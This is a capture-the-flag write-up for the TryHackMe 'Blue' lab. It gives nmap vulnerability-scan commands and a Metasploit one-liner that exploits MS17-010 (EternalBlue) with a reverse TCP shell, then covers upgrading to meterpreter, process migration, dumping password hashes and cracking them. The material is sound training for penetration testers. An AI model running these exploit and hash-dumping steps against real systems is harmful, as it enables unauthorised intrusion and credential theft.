TryHackMe - Blue
Recon
Set a terminal environmental variable for target IP address
export IP=<target-ip-address>

Run nmap services and vulnerabilities scan
nmap -sV -vv --script=vuln $IP
Results

Host is vulnerable to Remote Code Execution vulnerability affecting Microsoft SMBv1 servers (ms17-010).
More info:
https://www.exploit-db.com/exploits/41891
Exploit
Run msfconsole and perform reverse TCP shell exploit
msfconsole -x "use exploit/windows/smb/ms17_010_eternalblue;set payload windows/x64/shell/reverse_tcp;setg RHOSTS $IP;setg LHOST tun0;run"
We can set the RHOSTS, LHOST, and payload option for the script (RHOSTS and LHOST are set globally).
Metasploit go brrrr…

Options have been set and exploit is now running.
Results

Exploit initially failed, but eventually we get a reverse TCP shell.

Backgrounding the shell example
background
Ctrl-z does the same thing.
Post-Exploit > Upgrade the reverse TCP shell to a meterpreter shell
Search for the upgrade script
search upgrade shell

Select the script for use
use shell_to_meterpreter
Alternative: “use 4” (4th result in searches).
A Super l33t hax0r trick about upgrading shells is here…
https://docs.metasploit.com/docs/pentesting/metasploit-guide-upgrading-shells-to-meterpreter.html

Set options for shell_to_meterpreter - The script needs the session ID of our reverse TCP shell

Example of setting options and using “sessions” to display sessions
Run the script
The script ran, but we don’t have an upgraded shell…
Hmmm. Thats not working…
For some reason, the script isn’t upgrading our reverse TCP shell. No worries, a meterpreter shell is the default when a payload isn’t set for the eternal blue exploit.
Let’s try again
msfconsole -x "use exploit/windows/smb/ms17_010_eternalblue;setg RHOSTS $IP;setg LHOST tun0;run"
This time we omit the “set payload windows/x64/shell/reverse_tcp” option. A meterpreter shell will be spun up by default. Also, we don’t have to set the global variables again, but this is the handy initial one-liner to go back to and use, cause honestly the reverse TCP shell kinda sucks.


Background the meterpreter session, then view sessions. We started with default meterpreter shell


Reconnect to the meterpreter session and list the current processes running on the target
Get process ID of current meterpreter shell

Migrate to another process and back. Grep is kinda broken…
Dump the user hashes


Quick and dirty hash crack using CrackStation

Quick and dirty find flags